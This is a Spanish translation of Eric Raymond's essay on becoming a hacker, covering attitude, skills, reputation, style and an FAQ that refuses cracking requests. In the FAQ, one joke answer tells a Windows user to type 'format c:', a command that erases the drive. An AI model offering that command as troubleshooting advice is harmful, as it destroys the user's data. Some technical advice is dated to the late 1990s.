1. El mundo está lleno de problemas fascinantes que esperan ser resueltos

Es muy divertido ser un hacker, pero es la clase de diversión que requiere mucho esfuerzo. El esfuerzo requiere motivación. Los atletas triunfadores obtienen su motivación a partir de un tipo de placer físico que surge de trabajar su cuerpo, al forzarse a sí mismos más allá de sus propios límites

físicos. De manera similar, para ser un hacker deberás sentir un estremecimiento de tipo primitivo cuando resuelves problemas, afinas tus habilidades y ejercitas tu inteligencia.

Si no eres la clase de persona que te sientes inclinado hacia estas cosas de forma natural, necesitarás poder experimentarlas para llegar a ser un hacker. De no ser así, encontrarás que tu energía para "hackear" se verá agotada por otras distracciones como el sexo, el dinero o la aprobación social.

(Además deberás desarrollar cierta clase de fe en tu propia capacidad de aprendizaje —la creencia de que, aun cuando puedes no saber todo lo que necesitas para resolver un problema, si tomas una parte de él y aprendes desde allí, aprenderás lo suficiente para resolver la siguiente parte, y así, hasta que lo tengas resuelto por completo.)

2. Ningún problema tendría que resolverse dos veces

Los cerebros creativos son un recurso valioso y limitado. No deben desperdiciarse reinventando la rueda cuando hay tantos y tan fascinantes problemas nuevos esperando por allí.

Para comportarte como un hacker, debes creer que el tiempo para pensar que emplean otros hackers es precioso —tanto, que es casi una obligación moral para ti el compartir la información, resolver los problemas y luego exponer la solución de manera que los otros hackers puedan resolver *nuevos* problemas, en lugar de enfrentarse perpetuamente con los viejos.

(No tienes que pensar que estás obligado a regalar *todo* tu producto creativo, aunque aquellos hackers que lo hacen son los que obtienen más respeto por parte de los demás hackers. Es consistente con los valores de un hacker venderse lo suficiente para pagar la comida, el alquiler y los ordenadores. También está bien la utilización de estas habilidades de hacker para sostener a la familia, o incluso hacerse rico, siempre que no olvides la lealtad a tu arte y a tus colegas hackers mientras lo haces.)

3. El aburrimiento y el trabajo rutinario son perniciosos

Los hackers (y las personas creativas en general) nunca debieran ser sometidas a trabajos estupidamente repetitivos, porque cuando esto sucede significa que no están haciendo lo único que son capaces de hacer: resolver nuevos problemas. Este desperdicio de talento daña a todo el mundo. Por ello, las tareas rutinarias, repetitivas y aburridas no sólo son desagradables, sino intrínsecamente perversas.

Para comportarte como un hacker, debes creer en esto lo suficiente como para automatizar las tareas rutinarias todo lo que se pueda, no solamente por ti mismo, sino para beneficio de todos los demás (especialmente otros hackers).

(Existe una aparente excepción a esta regla. Los hackers hacen cosas a veces que pueden parecer repetitivas o aburridas a un observador, pero son un ejercicio para lograr claridad mental o para adquirir cierta habilidad u obtener cierta clase de experiencia que no podría conseguirse de otro modo. Pero esto es una elección —ningún ser pensante debiera nunca ser forzado a una situación que les aburra.)

4. La libertad es buena

Los hackers son antiautoritarios por naturaleza. Cualquiera que pueda darte órdenes, puede obligarte a dejar de resolver ese problema que te está fascinando —y, dada la manera como trabajan las mentes autoritarias, encontrarán alguna razón espantosamente estúpida para hacerlo. Por eso, la actitud autoritaria debe ser combatida donde sea que se la encuentre, pues si se la deja te asfixiará, tanto a ti como a otros hackers.

(Esto no es lo mismo que combatir toda autoridad. Los niños necesitan guía, y los criminales, restricciones. Un hacker puede estar de acuerdo en aceptar algún tipo de autoridad para poder obtener algo que desea más que el tiempo que gasta en seguir órdenes. Pero este es un pacto limitado, consciente; la clase de sumisión que desean los autoritarios no está en oferta.)

Los autoritarios prosperan en la censura y el secreto. Y desconfían de la cooperación voluntaria y del intercambio de información —sólo les agrada la cooperación que tienen bajo su control. Así que, para comportarte como un hacker, deberás desarrollar una hostilidad instintiva hacia la censura, el secreto y la utilización de la fuerza o el fraude para someter a adultos responsables. Y deberás estar preparado para actuar en consencuencia.

5. La actitud no es sustituto para la competencia

Para ser un hacker, deberás desarrollar algunas de esas actitudes. Pero tener solo la actitud no te transformará en hacker, como tampoco te puede transformar en un atleta campeón o en estrella del rock. Para transformarte en hacker necesitarás inteligencia, práctica, dedicación y trabajo duro.

Por lo tanto, debes aprender a desconfiar de la actitud y respetar la competencia en todas sus formas. A ningún hacker le gusta perder el tiempo con quienes adoptan la pose de hacker, sino que veneran la competencia —especialmente la competencia al hackear, pero la competencia en cualquier ámbito está bien. Especialmente buena es la competencia en habilidades

exigentes que poca gente domina, y la mejor es la competencia en habilidades exigentes que requieren agudeza mental, destreza y concentración.

Si respetas la competencia, disfrutarás desarrollándola en ti mismo —el trabajo duro y la dedicación se transformarán en una especie de juego intenso, y no una rutina. Esa actitud es vital para transformarse en hacker.

Habilidades básicas para el hacking

La actitud hacker es vital, pero más aún lo son las habilidades. La actitud no es sustituto para la competencia, y existe un cierto conjunto de herramientas básicas que debes dominar antes que cualquier hacker sueñe con llamarse así.

Este conjunto de herramientas cambia lentamente a lo largo del tiempo a medida que la tecnología crea nuevas habilidades y descarta otras por obsoletas. Por ejemplo, se incluía la programación en lenguaje máquina, y no se hablaba de HTML hasta hace poco. Pero hacia finales de 1996, está claro que se debe incluir lo siguiente:

1. Aprende a programar

Esta es, por supuesto, la habilidad fundamental del hacker. Si no conoces ningún lenguaje de programación, recomiendo empezar con Python. Es limpio, bien documentado, y relativamente fácil para novatos. A pesar de ser un buen primer lenguaje, no es un juguete; es muy poderoso, flexible y se adapta bien a grandes proyectos. He escrito un detallado [análisis de Python](#). Hay disponibles buenos [tutoriales](#) en el [sitio web de Python](#).

Java es también un buen lenguaje para iniciarse en la programación. Es más difícil que Python, pero produce código más rápido que Python. Creo que es un buen segundo lenguaje para aprender.

Pero no creas que podrás ser un hacker, siquiera un programador, si solo conoces un único lenguaje —debes aprender cómo pensar en los problemas de programación de una manera general, independiente de cualquier lenguaje. Para ser un hacker de verdad, precisas llegar al punto en el cual aprendas un lenguaje nuevo en días, relacionando lo que está en el manual con lo que ya sabe de antes. Esto significa que debes aprender varios lenguajes muy diferentes entre sí.

Si deseas meterte seriamente en programación, tendrás que aprender C, la base de Unix. C++ es muy parecido a C; si conoces uno, aprender el otro no te resultará difícil. Sin embargo, ninguno de ellos es bueno para aprender a programar. Y hoy día, cuanto más puedas evitar programar en C, más productivo serás.

C es muy eficiente, y trabaja bien con los recursos de las máquinas. Desafortunadamente, C obtiene su eficiencia a base de mucho manejo a bajo nivel de los recursos (como la memoria) a mano. Todo esa programación a bajo nivel es muy compleja y propensa a errores, y tendrás que dedicar gran cantidad de tiempo a la depuración de los programas. Con las máquinas de hoy, tan poderosas, esto ya no es tan necesario —es más inteligente usar un lenguaje que use el tiempo de máquina menos eficientemente, pero en cambio use tu tiempo *más* eficientemente. O sea, Python.

Otros lenguajes de particular importancia para los hackers son [Perl](#) y [LISP](#). Perl vale la pena aprenderlo por razones prácticas: es amplísimamente usado por páginas web dinámicas y por sistemas de administración, así que incluso si nunca has escrito en Perl, deberías aprender a leerlo. Mucha gente usa Perl en la forma que yo sugiero usar Python, para evitar la programación en C en trabajos que no requieran la eficiencia de C. Necesitarás ser capaz de entenderlo.

Vale la pena aprender LISP por una razón diferente — La profunda e iluminadora experiencia que obtendrás cuando finalmente lo logres te hará ser mejor programador el resto de tus días, incluso si no usas LISP mucho. (Puedes obtener fácilmente algo de primera experiencia con LISP escribiendo y modificando los modos de edición del editor Emacs.)

Lo mejor hoy día es aprender estos cinco (Python, Java, C/C++, Perl y LISP). Además de ser estos lenguajes los mas importantes en el hacking, representan muy diversas formas de aproximarse a la programación, y cada uno te educará de diferentes maneras.

No puedo dar instrucciones completas en este documento de cómo puedes aprender a programar —es una habilidad compleja. Pero puedo adelantarte que los libros y los cursos no servirán (muchos, tal vez *la mayoría* de los mejores hackers, son autodidactas). Puedes aprender las características de los lenguajes —partes de conocimiento— de libros, pero el verdadero conocimiento lo adquieres en la vida real aplicando lo que ya sabes. Lo que sí servirá es a) *leer código* y b) *escribir código*.

El aprendizaje de la programación es como aprender a escribir bien en lenguaje natural. La mejor manera de aprender es leer algo de las cosas escritas por los maestros del estilo, luego escribir algunas cosas tú mismo, leer mucho más, escribir un poco más... y repetir esto hasta que lo que escribes empieza a mostrar la clase de fuerza y economía que aprecias en tus modelos.

Antes era difícil encontrar código de buena calidad para leer, porque había pocos programas de cierta magnitud disponibles en código fuente de tal manera que los hackers noveles pudieran meterles mano. Esta situación ha

cambiado drásticamente: software de fuente abierta, herramientas de programación libres y sistemas operativos libres (todo ello hecho por hackers) están ampliamente disponibles en la actualidad. Lo que me lleva elegantemente a nuestro siguiente tema...

2. Consigue uno de los Unices libres; aprende a usarlo y a ponerlo en funcionamiento

Asumo que tienes un ordenador personal o puedes acceder a uno (a estos muchachos de hoy día les resulta tan sencillo obtenerlo... :-)). El paso con mucho más importante que cualquier novato puede dar en el camino de adquirir las habilidades de un hacker es obtener una copia de Linux o alguno de los otros Unices tipo BSD libres, instalarlo en una máquina personal y hacerlo funcionar.

Sí, es cierto que existen otros sistemas operativos en el mundo además de Unix. Pero sólo pueden encontrarse en formato binario —no puedes ni leer el código ni modificarlo—. Si intentas aprender a hackear en una máquina DOS, Windows o en un MacOS te sentirás como si tratas de aprender a bailar con el cuerpo escayolado.

Bajo OS/X es posible, pero solo una parte del del sistema es código de fuente abierta —Es como si estuvieras golpeando un muro de varias capas de cemento, y aparte tienes que ser cuidadoso para no desarrollar el mal hábito de depender del código propietario de Apple. Si te concentras en Unix bajo el capó, puedes aprender cosas mas útiles.

Unix es el sistema operativo de Internet. Si bien puedes aprender a usar Internet sin saber Unix, nunca podrás ser un hacker en Internet sin conocerlo. Por este motivo, la cultura hacker actual está muy centrada en Unix. (Esto no fue siempre así, e incluso la situación le desagradaba a algunos de los hackers más veteranos, pero la simbiosis entre Unix e Internet es tan fuerte que hasta la energía de Microsoft parece incapaz de hacerle mella.)

Así que consigue un Unix —personalmente me gusta Linux, pero hay otros (y sí, *puedes* hacer funcionar Linux y DOS/Windows en la misma máquina). Apréndelo. Hazlo funcionar. Métele mano, anímate. Comunícate en Internet mediante él. Lee el código. Modifícalo. En ese sistema se incluyen las mejores herramientas de programación (que incluyen C, Lisp y Perl) de lo que cualquier sistema operativo de Microsoft ni siquiera podría soñar, además te divertirás y te sumergirás en un caudal de conocimientos de tal magnitud que nunca hubieras imaginado, hasta que en cierto momento, mirando hacia atrás, te darás cuenta que ya eres un maestro hacker consumado.

Si quieres saber más acerca del aprendizaje de Unix, ve a [The Loginataka](#).

Si quieres meter tus manos en Linux, echa un ojo en [Dónde puedo obtener Linux](#).

Puedes encontrar ayuda y recursos de BSD Unix en www.bsd.org.

He escrito sobre [los fundamentos básicos de Unix y de Internet](#).

(Nota: No recomiendo instalar ni Linux ni BSD a solas si eres novato. Para Linux, encuentra un grupo de usuarios local de Linux y pide ayuda; o contáctalo mediante [Open Projects Network](#). LISC mantiene [canales IRC](#) donde puedes obtener ayuda.)

3. Aprende a usar la Web y a programar en HTML

La mayoría de las cosas que ha construido la cultura hacker funcionan fuera de la vista del gran público, ayudando en el funcionamiento de fábricas, oficinas y universidades, y carecen de un impacto obvio en la vida de quienes no son hackers. La Web es la única gran excepción, y es tan enorme y brillante este juguete de hackers que incluso los *políticos* admiten que está cambiando el mundo. Sólo por esta razón (y hay un montón de otras igualmente buenas), debes aprender a trabajar en la Web.

No me estoy refiriendo a aprender a manejar un navegador (cualquiera puede hacer eso), sino que debes aprender a escribir HTML, el lenguaje de marcas de la Web. Si aún no sabes cómo programar, el aprendizaje que implica la escritura de HTML te enseñará algunos de los hábitos mentales que te ayudarán luego con la programación. Así que hazte una página personal. Prueba con XHTML, que es más claro que el clásico HTML. (Existen buenos tutoriales para principiantes en la Web; [aquí hay uno](#).)

Pero no vayas a creer que por tener una página personal estás más cerca de ser un hacker. La Web está llena de páginas personales. La mayoría de ellas son banales, basura sin contenido —basura muy vistosa, pero basura al fin (si deseas saber más sobre este tema, mira en [The HTML Hell Page](#)).

Para que valga la pena, tu página debe tener *contenido* —debe ser interesante y/o útil para los otros hackers. Y esto nos lleva al próximo tema...

4. Si no tienes un inglés funcional, apréndelo

Como estadounidense y hablante nativo de inglés, era reacio a sugerir esto, por si se interpretaba como una suerte de imperialismo cultural. Pero hablantes nativos de otras lenguas me han urgido a que señale que el inglés es el lenguaje con el que trabaja la cultura hacker e Internet, y necesitarás saberlo para funcionar en la comunidad hacker.

Esto es muy cierto. Tiempo atrás, alrededor de 1991, aprendí que muchos hackers que tenían el inglés como segundo idioma lo usaban en discusiones técnicas, incluso cuando compartían su lengua natal; me comentaron que el inglés tiene un vocabulario técnico más rico que cualquier otra lengua y sencillamente por esto era mejor herramienta para el trabajo. Por razones similares, las traducciones de libros técnicos escritos originalmente en inglés son con frecuencia insatisfactorias (si es que se hacen).

Linus Torvalds, un finlandés, comenta su código en inglés (al parecer nunca se le ocurrió hacerlo de otra manera). Su fluidez con el inglés ha sido un importante factor en su habilidad para reclutar una comunidad mundial de desarrolladores de Linux. Y esto nos lleva al próximo tema...

Estatus en la cultura hacker

De manera similar a muchas otras culturas sin economía monetaria, el hackerismo se basa en la reputación. Estás intentando resolver problemas interesantes, pero cuán interesantes y buenas son las soluciones que encuentres es algo que sólo tus iguales o superiores técnicamente hablando serán capaces de juzgar.

De acuerdo a esto, cuando juegas el juego del hacker, aprendes a puntuarte principalmente en función de lo que los otros hackers piensan acerca de tus habilidades (este es el motivo por el cual no puedes ser un hacker de verdad hasta que otros hackers te denominen así de manera consistente). Este hecho está empañado por la imagen del hacking como trabajo solitario; también por un tabú cultural hacker (que ahora está decayendo, pero aún es fuerte) que impide que se admita el ego o la validación externa como elementos involucrados en la propia motivación.

Específicamente, el hackerismo es lo que los antropólogos denominan una *cultura del don*. Adquieres estatus y reputación no mediante la dominación de las otras personas, ni por ser hermoso/a, ni por tener cosas que las otras personas desean, sino por donar cosas. Específicamente, al donar tu tiempo, tu creatividad, y el resultado de tu destreza.

Existen básicamente cinco clases de cosas que puedes hacer para obtener el respeto de los hackers:

1. Escribir software de fuente abierta

Lo primero (lo más central y más tradicional) es escribir programas que los otros hackers opinen que son divertidos o útiles, y donar los fuentes del programa a la cultura hacker para que sean utilizados.

(Solíamos llamarlo *free software* pero esto confundía a demasiada gente, que no estaban seguros de qué se suponía que significaba *free* [en inglés, el término *free* es polisémico y puede significar "libre" o "gratis". En castellano no se da tal ambigüedad por lo que la expresión "software libre" resulta perfectamente adecuada — N. del T.]. La mayoría de nosotros, al menos un ratio 2:1 de acuerdo con los análisis del contenido de la web, ahora preferimos el término software "[open source](#)" [En castellano, sin embargo, se sigue usando habitualmente "software libre", aunque en esta versión hemos respetado, como es natural, el cambio en la terminología de Eric, que ha sustituido "free software" por *open source* en todos sus documentos, y lo hemos traducido por "código de fuente abierta" — N. del T.]).

Los más reverenciados semidioses del hackerismo son las personas que han escrito programas de gran magnitud, con grandes capacidades que satisfacen necesidades de largo alcance, y los donan, de tal manera que cualquiera pueda utilizarlos.

2. Ayudar a probar y depurar software de fuente abierta

También son reconocidas aquellas personas que depuran los errores del software de fuente abierta. En este mundo imperfecto, inevitablemente pasaremos la mayoría de nuestro tiempo de desarrollo en la fase de depuración. Este es el motivo por el cual los desarrolladores de software de fuente abierta piensan que un buen "beta-tester" (probador de versiones beta, alguien que sabe cómo describir claramente los síntomas, que puede localizar correctamente los problemas, que tolera los errores en una entrega apurada, y que está dispuesto a aplicar unas cuantas rutinas sencillas de diagnóstico) vale su peso en oro. Aun contando con un solo probador de estos, puede hacerse que el proceso de depuración pase de ser una prolongada pesadilla que lo deja a uno exhausto a ser sólo una saludable molestia.

Si eres novato, trata de encontrar un programa en desarrollo en el cual estés interesado, y conviértete en un buen probador beta. Hay una progresión natural desde ayudar a probar programas, luego ayudar a depurarlos y más adelante ayudar a modificarlos. Aprenderás un montón de esa manera, y la gente te ayudará en el futuro.

3. Publicar informacion útil

Otra buena cosa que puedes hacer es recopilar y filtrar información útil e interesante y construir páginas web o documentos tipo FAQ ("Preguntas Frecuentes"), y ponerlos a disposición de los demás.

La gente que mantiene las FAQ técnicas más importantes gozan de casi tanto respeto como los autores de software libre.

4. Ayudar a mantener en funcionamiento la infraestructura

La cultura hacker (y el desarrollo ingenieril de Internet, para el caso) funciona gracias al trabajo voluntario. Existe una gran cantidad de trabajo necesario pero sin glamour que debe hacerse para que esto siga marchando — administrar listas de correo, moderar foros de discusión, mantener sitios donde se archivan grandes cantidades de software, desarrollar [RFCs](#) y otros estándares técnicos.

La gente que desarrolla estas actividades goza de mucho respeto, porque todos saben que esos trabajos son grandes consumidores de tiempo y no tan divertidos como meterse con el código. Al hacerlos demuestran su dedicación.

5. Hacer algo por la cultura hacker en sí misma

Finalmente, puedes propagar la cultura hacker en sí misma (por ejemplo, escribiendo un texto acerca de cómo transformarse en hacker :-)). Esto es algo que no estarás en disposición de hacer hasta que seas bien conocido en el ambiente por alguna de las cuatro cosas recién descritas.

La cultura hacker no tiene líderes exactamente, pero tiene héroes culturales, ancianos de la tribu, historiadores y portavoces. Cuando hayas estado en las trincheras tiempo suficiente, podrás crecer y transformarte en uno de ellos. Pero ten cuidado: los hackers desconfían del ego ruidoso en sus jefes tribales, así que la búsqueda visible de esa clase de fama es peligrosa. En lugar de esforzarte en ello, es mejor colocarse en una posición tal que ella caiga sobre ti, y luego debes comportarte de manera modesta y con gracia con tu estatus.

La conexión hacker/nerd

Contrariamente al mito popular, no tienes que ser un *nerd* [literalmente "empollón", pero en la [jerga hacker](#) se ha asumido de forma irónica, perdiendo el matiz originalmente despectivo, y ha acabado usándose como sinónimo de alguien que se preocupa por las cosas importantes y no se entretiene en trivialidades. — N. del T.] para ser hacker. Ayuda, sin embargo, y muchos hackers son nerds. Al ser un marginado social, el nerd puede mantenerse concentrado en las cosas realmente importantes, como pensar y hackear.

Por esta razón, muchos hackers han adoptado la etiqueta "nerd" e incluso utilizan el desagradable término [geek](#) como insignia de orgullo —es su forma de declarar su propia independencia de las expectativas sociales normales. Si deseas ver una discusión más extensa, dirígete a [The Geek Page](#).

Si puedes concentrarte lo suficiente en el hacking para ser bueno en ello, y encima disfrutar de vida personal, está bien. Es muchísimo más fácil ahora

que cuando yo era un novato en los años setenta; la cultura dominante ve con mejores ojos a los tecno-nerds en la actualidad. Hay además un número creciente de personas que se dan cuenta de que con frecuencia los hackers son un material de alta calidad para novio/novia/marido/esposa.

Si te sientes atraído por la actividad hacker porque no tienes vida propia, está bien también —al menos no tendrá problemas de concentración—. A lo mejor más adelante puedes conseguir una vida propia como el resto de la gente.

Cuestiones de estilo

De nuevo, para ser un hacker, debes desarrollar la mentalidad del hacker. Existen algunas cosas que puedes hacer cuando estás sin ordenador, que pueden ayudarte. Estas cosas no son sustituto para la actividad propia de hackear (nada lo es) pero muchos hackers las realizan, y sienten que de alguna manera primitiva se conectan con la esencia de la actividad de hackear.

- Aprende a escribir correctamente en tu lengua. A pesar de que existe el estereotipo de que los programadores no son capaces de escribir, una cantidad sorprendente de hackers (incluyendo a los mejores que conozco), son escritores competentes.
- Lee ciencia-ficción. Ve a las reuniones sobre ciencia-ficción (es un buen método para conocer hackers y proto-hackers).
- Estudia zen, y/o practica artes marciales. (La disciplina mental se parece en ambos casos.)
- Desarrolla un oído analítico para la música. Aprende a apreciar clases peculiares de música. Aprenda a tocar correctamente algún instrumento musical, o a cantar.
- Desarrolla inclinación por los dobles sentidos y los juegos de palabras.

Cuantas más cosas de estas hayas hecho, es más probable que poseas material natural para hacker. Por qué estas cosas en particular y no otras es algo que no está completamente claro, pero todas están conectadas con una mezcla de tu parte izquierda y derecha de las habilidades de tu cerebro, lo que parece ser una cosa importante; los hackers ser capaces tanto de razonamiento lógico como de dar pasos al margen de lógica aparente de un problema en un momento dado.

Trabaja tan intensamente como juegas y juega tan intensamente como trabajas. Para los verdaderos hackers, la diferencia entre "juego", "trabajo", "ciencia" y "arte" tienden a desaparecer, o mezclarse en un alto nivel de creatividad. Además, no te des por satisfecho con tener un estrecho rango de habilidades. Aunque la mayoría de los hackers se autodescriben como programadores, suelen ser más que competentes en actividades diversas — administración de sistemas, diseño web y arreglar problemas de hardware son

algo común—. Un hacker que, por un lado, es administrador de sistemas, por el otro es también habilidoso en programación de scripts y diseño de webs. Los hackers no hacen las cosas a medias; si se meten de lleno en un tema, tienden a ser muy buenos en él.

Finalmente, unas cuantas cosas que *no* debes hacer:

- No uses un nombre de usuario tonto o grandioso.
- No te metas en "flamewars" (discusiones airadas) en Usenet (ni en ningún otro lado).
- No te llames a ti mismo "ciberpunk", y no pierdas tu tiempo con nadie que lo haga.
- No publiques en los foros ni escribas correos con montones de errores de tecleo o construcciones gramaticales incorrectas.

La única reputación que te ganarás con esas costumbres es la de tonto. Los hackers tienen una gran memoria —puede costar años hasta que te acepten de nuevo después de estas cosas.

El problema con los apodos virtuales merece alguna explicación. Ocultar tu identidad detrás de un apodo es un comportamiento infantil y tonto que es característico de los crackers, warez d00dz, y otras formas inferiores de vida. Los hackers no hacen eso; ellos están orgullosos de lo que hacen y lo quieren asociado con sus nombres *reales*. Así que si tienes un nombre de estos, abandónalo. En la cultura hacker solo servirán para marcarte como un perdedor.

Otras fuentes de información

Peter Seebach mantiene un excelente [Hacker FAQ](#) para directivos que no entiendan el trato con hackers. Si la página de Peter no responde, en la siguiente [búsqueda en Excite](#) encontrarás una copia.

También he escrito [A Brief History Of Hackerdom](#).

He escrito un artículo [The Cathedral and the Bazaar](#) [existe traducción castellana: [La catedral y el bazar](#) — N. del T.], donde se explica bastante sobre cómo funciona la cultura de Linux y del software de fuente abierta. He estudiado este tema más directamente en su segunda parte, [Homesteading the Noosphere](#) [existe traducción castellana: [Cultivando la noosfera](#) — N. del T.].

Rick Moen ha escrito un excelente documento en [how to run a Linux user group](#).

Rick Moen y yo hemos colaborado en otro documento en [How To Ask Smart Questions](#) [existe traducción castellana: [Cómo hacer preguntas de manera inteligente](#)— N. del T.]. Esto te ayudará a encontrar asistencia en el camino.

Si necesitas instrucciones para lo básico como ordenadores personales, Unix e Internet , ve a [The Unix and Internet Fundamentals HOWTO](#).

Cuando publicas software o escribes parches, procura seguir las directrices en el [Software Release Practice HOWTO](#).

Preguntas Frecuentes

P: [¿Me enseñarás a hackear?](#)

P: [¿Cómo puedo iniciarme entonces?](#)

P: [¿Cuándo conviene empezar? ¿Es demasiado tarde para aprender?](#)

P: [¿Cuánto tiempo me costará aprender a hackear?](#)

P: [¿Son Visual Basic o C# buenos lenguajes para empezar?](#)

P: [¿Me ayudarías a crackear un sistema, o me enseñarías cómo hacerlo?](#)

P: [¿Cómo puedo obtener la contraseña de la cuenta de otra persona?](#)

P: [¿Cómo puedo acceder/leer/monitorizar el correo de otra persona?](#)

P: [¿Cómo puedo robar privilegios de operador de canal en el IRC?](#)

P: [He sido crackeado. ¿Me ayudarás a defenderme de futuros ataques?](#)

P: [Estoy teniendo problemas con mi Windows, ¿me ayudarás?](#)

P: [¿Dónde puedo encontrar a hackers de verdad para charlar con ellos?](#)

P: [¿Me puedes recomendar libros útiles sobre hacking y temas relacionados?](#)

P: [¿Necesito ser bueno en matemáticas para llegar a ser un hacker?](#)

P: [¿Qué lenguaje debería aprender primero?](#)

P: [¿Qué clase de hardware necesito?](#)

P: [Deseo contribuir. ¿Puedes ayudarme a escoger un problema en el que trabajar?](#)

P: [¿Necesito odiar y golpear a Microsoft?](#)

P: [¿Pero no imposibilitará el software de fuente abierta ganarse la vida a los programadores?](#)

P: [¿Cómo puedo iniciarme? ¿Dónde puedo obtener un Unix libre?](#)

P: [¿Me enseñarás a hackear?](#)

R: Desde la primera publicación de esta página, me llegan varias peticiones por semana (a menudo varios por día) de gente que quiere que le "enseñe todo sobre hackeo". Desafortunadamente, no tengo ni el tiempo ni la energía para hacer eso; mis propios proyectos de hackeo consumen el 110% de mi tiempo.

Aun si pudiera hacerlo, el hackeo es una actitud y habilidad que debes aprender por ti mismo. Te darás cuenta de que los hackers de verdad quieren ayudarte, pero no te respetarán si comienzas a rogarles que te alimenten en la boca con todo lo que saben.

Aprende unas cuantas cosas primero. Muéstrales que lo estás intentando, que eres

capaz de aprender por tu cuenta. Entonces dirígete a los hackers que conozcas pero ya con preguntas específicas.

Si escribes un email a un hacker pidiéndole consejo, hay 2 cosas que debes saber antes. Primero, hemos encontrado que la gente que es perezosa o descuidada en sus escritos suelen ser demasiado perezosos o descuidados para pensar en ser buenos hackers —Así que ten cuidado en deletrear correctamente, y usar buena gramática y puntuación. En caso contrario, probablemente serás ignorado. En segundo lugar, no *te atrevas* a pedir una respuesta con una cuenta de ISP diferente a la cuenta desde la que estás enviando; nos encontramos gente que lo hacen que suelen ser timadores usando cuentas robadas, y no tenemos interes en ayudar o apoyar el robo.

P: ¿Cómo puedo iniciarme entonces?

R: La mejor manera para empezar probablemente es pasarte por un LUG ("Linux User Group", un grupo de usuarios de Linux local). Puedes encontrar grupos por ejemplo en la [LDP General Linux Information Page](#); probablemente haya uno cerca de tu localidad, asociado con un colegio o universidad. Los miembros de los LUG probablemente te darán un Linux si lo pides, y ciertamente te ayudarán a instalarlo e iniciarte.

P: ¿Cuándo conviene empezar? ¿Es demasiado tarde para aprender?

R: Cualquier edad en la cual estés motivado para iniciarte es buena edad. La mayoría de la gente parece interesarse entre los 15 y 20 años, pero conozco excepciones en ambas direcciones.

P: ¿Cuánto tiempo me costará aprender a hackear?

R: Esto depende de tu talento y lo duro que trabajes. La mayoría de la gente puede adquirir un nivel de habilidad respetable a los dieciocho meses o dos años, si se concentran. Sin embargo, no creas que has finalizado ahí; si eres un hacker de verdad, te pasarás el resto de tu vida aprendiendo y perfeccionando tu material.

P: ¿Son Visual Basic o C# buenos lenguajes para empezar?

R: No, porque no son portables. No hay ninguna implementación libre de esos lenguajes, así que estarías cerrándote solo a las plataformas a las que el fabricante decide dar soporte. Aceptar esta situacion de monopolio no es el camino del hacker.

Visual Basic es especialmente tremendo. El hecho de que sea un lenguaje propiedad de Microsoft es suficiente para descalificarlo, y como otras versiones de Basic tiene un diseño pobre y te enseñará malos hábitos de programacion.

Uno de esos malos hábitos es hacerte dependiente de las bibliotecas, módulos y herramientas de desarrollo procedentes de un solo fabricante. En general, cualquier lenguaje que no esté soportado bajo Linux o un de los BSDs, y/o cuando menos pueda ser ejecutado en 3 diferentes sistemas operativos, es un lenguaje deficiente para aprender a hackear.

P: ¿Me ayudarías a crackear un sistema, o me enseñarías cómo hacerlo?

R: No. Alguien que pregunta esto después de leer este documento es demasiado estúpido para poder ser instruido, incluso aunque tuviese tiempo para ello. Cualquier correo con este tipo de preguntas lo ignoraré o responderé con extrema rudeza.

P: ¿Cómo puedo obtener la contraseña de la cuenta de otra persona?

- R:** Eso es cracking. Desaparece, idiota.
- P:** ¿Cómo puedo acceder/leer/monitorizar el correo de otra persona?
- A:** Eso es cracking. Piérdete, imbécil.
- P:** ¿Cómo puedo robar privilegios de operador de canal en el IRC?
- A:** Eso es cracking. Fuera de aquí, cretino.
- P:** He sido crackeado. ¿Me ayudarás a defenderme de futuros ataques?
- R:** No. Todo el tiempo me han estado preguntando eso, se debe a la deficiente programación de Microsoft Windows. No es posible proteger a Windows de forma efectiva contra ataques de crackers; sencillamente, su código y su arquitectura tienen demasiados defectos. La única prevención realizable consiste en cambiar a Linux o a algún otro sistema operativo que por lo menos esté diseñado para poder ser protegido.
- P:** Estoy teniendo problemas con mi Windows, ¿me ayudarás?
- R:** Sí. Ve a una línea de comandos de DOS y teclea: 'format c:'. Cualquier problema que estés experimentando, desaparecerá en pocos minutos.
- P:** ¿Dónde puedo encontrar hackers de verdad para charlar con ellos?
- R:** La mejor manera es encontrar un grupo de usuarios local de Unix or Linux e ir a sus reuniones (puedes encontrar links a varias listas de grupos de usuarios en el sitio de [LDP](#) en Metalab).

(Antes solía decir que no encontrarías hackers reales en el IRC, pero estoy dándome cuenta que eso está cambiando. Al parecer algunas comunidades de hackers reales, vinculadas a cosas como GIMP y Perl, tienen canales de IRC ahora.)

- P:** ¿Me puedes recomendar libros útiles sobre hacking y temas relacionados?
- R:** Mantengo un [Linux Reading List HOWTO](#) que puedes encontrarlo útil. El [Loginataka](#) podría ser también interesante.

Para una introducción a Python, echa un vistazo a los [materiales introductorios](#) en el sitio web de Python.

- P:** ¿Necesito ser bueno en matemáticas para llegar a ser un hacker?
- R:** No. Aunque necesitas ser capaz de pensar en términos lógicos y seguir cadenas de razonamiento exacto, el hacking usa muy poca matemática formal o aritmética.

En particular, no necesitarás trigonometría, cálculo o análisis (eso se lo dejamos a los ingenieros electricos :-)). Algo de matemáticas finitas (incluyendo álgebra booleana, teoría de conjuntos finitos, combinatoria y teoría de grafos) puede ser útil.

- P:** ¿Qué lenguaje debería aprender primero?
- R:** XHTML (el dialecto más reciente de HTML) si todavía no lo sabes. Existe muchos *muy malos* libros de HTML afuera, y desafortunadamente solo algunos buenos. El que a mí me parece el mejor es [HTML: The Definitive Guide](#).

Pero HTML no es un lenguaje de programación completo. Cuando estés listo para empezar a programar, recomendaría empezar con [Python](#). Escucharás a mucha gente que te recomiende Perl, y Perl es aún más popular que Python, pero es mas difícil de aprender y (en mi opinión) peor diseñado.

C es realmente importante, pero es también mucho más difícil que Python y Perl. No intentes aprenderlo primero.

Usuarios de Windows: *no* os conforméis con Visual Basic. Os enseñará malos hábitos, y no es portable fuera de Windows. Evitadlo.

P: ¿Qué clase de hardware necesito?

R: Solía pasar que los ordenadores personales tenían pocas prestaciones y poca memoria, lo cual impuso límites artificiales en el proceso de aprendizaje de un hacker. Esto dejó de ser cierto hace algún tiempo; cualquier máquina de Intel 486DX50 o superior es lo suficientemente poderosa para el trabajo de desarrollo, X y conexión a Internet, y los disquetes más pequeños que puedes comprar hoy son suficientes.

